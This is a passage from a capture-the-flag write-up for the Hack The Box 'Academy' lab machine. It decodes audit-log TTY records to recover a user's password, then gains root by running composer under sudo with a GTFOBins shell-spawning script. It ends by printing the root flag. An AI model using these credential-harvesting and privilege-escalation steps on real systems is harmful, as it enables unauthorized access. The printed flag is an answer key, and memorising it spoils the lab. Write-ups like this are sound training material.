37E1B5B337E1B5B337E1B5B337E1B5B337E1B5B421B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B421B5B337E1B5B337E1B5B337E1B5B337E18790D
type=TTY msg=audit(1597199533.458:95): tty pid=2643 uid=1002 auid=0 ses=1 major=4 minor=1 comm="nano" data=1B5B421B5B411B5B411B5B337E1B5B337E1B5B337E
E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B427F1B5B421B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B33
37E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B
B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E18790D
type=TTY msg=audit(1597199575.087:96): tty pid=2686 uid=1002 auid=0 ses=1 major=4 minor=1 comm="nano" data=3618790D
type=TTY msg=audit(1597199606.563:97): tty pid=2537 uid=1002 auid=0 ses=1 major=4 minor=1 comm="bash" data=63611B5B411B5B411B5B417F7F636174206175097C
42220220D1B5B411B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B431B5B4367726570206461746 13D207C20
D6C730D6E616E6F2064090D6361742064092 07C207878092D72202D700D6D617F7F7F6E616E6F2064090D6361742064617409207C20787864202D7220700D1B5B411B5B442D0D63617420
020646174613D0D1B5B411B5B411B5B411B5B411B5B411B5B420D1B5B411B5B411B5B410D1B5B411B5B411B5B410D657869747F7F7F7F686973746F72790D657869740D
type=TTY msg=audit(1597199606.567:98): tty pid=2517 uid=1002 auid=0 ses=1 major=4 minor=1 comm="sh" data=657869740A
type=TTY msg=audit(1597199610.163:107): tty pid=2709 uid=1002 auid=0 ses=1 major=4 minor=1 comm="sh" data=2F62696E2F62617368202D690A
type=TTY msg=audit(1597199616.307:108): tty pid=2712 uid=1002 auid=0 ses=1 major=4 minor=1 comm="bash" data=6973746F72790D686973746F72790D657869740D
type=TTY msg=audit(1597199616.307:109): tty pid=2709 uid=1002 auid=0 ses=1 major=4 minor=1 comm="sh" data=657869740A
cry0l1t3@academy:/var/log/audit$ echo "7375206D7262336E0A" | xxd -r -p
echo "7375206D7262336E0A" | xxd -r -p
su mrb3n
cry0l1t3@academy:/var/log/audit$ echo "6D7262336E5F41634064336D79210A" | xxd -r -p
echo "6D7262336E5F41634064336D79210A" | xxd -r -p
mrb3n_Ac@d3my!
cry0l1t3@academy:/var/log/audit$
```

Now I can login as *mrb3n*.

```
cry0l1t3@academy:~$ su mrb3n
su mrb3n
Password: mrb3n_Ac@d3my!

$ bash
bash
mrb3n@academy:/home/cry0l1t3$ id
id
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
mrb3n@academy:/home/cry0l1t3$
```

Privilege escalation

```
mrb3n@academy:/var/log/audit$ sudo -l
sudo -l
[sudo] password for mrb3n: mrb3n_Ac@d3my!

Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
mrb3n@academy:/var/log/audit$
```

mrb3n can run *composer* as root.

- https://gtfobins.github.io/gtfobins/composer/

Using the command from GTFO bin, I got root :)

```
mrb3n@academy:/var/log/audit$ TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script xTF=$(mktemp -d)
mrb3n@academy:/var/log/audit$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
mrb3n@academy:/var/log/audit$
sudo composer --working-dir=$TF run-script x
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190902/mysqli.so
i.so.so (/usr/lib/php/20190902/mysqli.so.so: cannot open shared object file: No such file or directory)) in Un
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/pdo_mys
/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such file or direc
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```

root.txt

```
# ls
ls
academy.txt  root.txt  snap
# cat academy.txt
cat academy.txt
```


```
We've been hard at work.

Check out our brand new training platform, Hack the Box Academy!

https://academy.hackthebox.eu/

Register an account and browse our initial list of courses!

   _.-'`'-._
  .-'     _    '-.
   `-.__   `\_.-'
      |  `-`  \|
      `-.....-H
             T
             B

# cat root.txt
cat root.txt
3e52b570efa05b4173a112c989046075
# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:a4:4c brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.215/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:a44c/64 scope global dynamic mngtmpaddr
       valid_lft 86393sec preferred_lft 14393sec
    inet6 fe80::250:56ff:feb9:a44c/64 scope link
       valid_lft forever preferred_lft forever
# hostname
hostname
academy
# 
```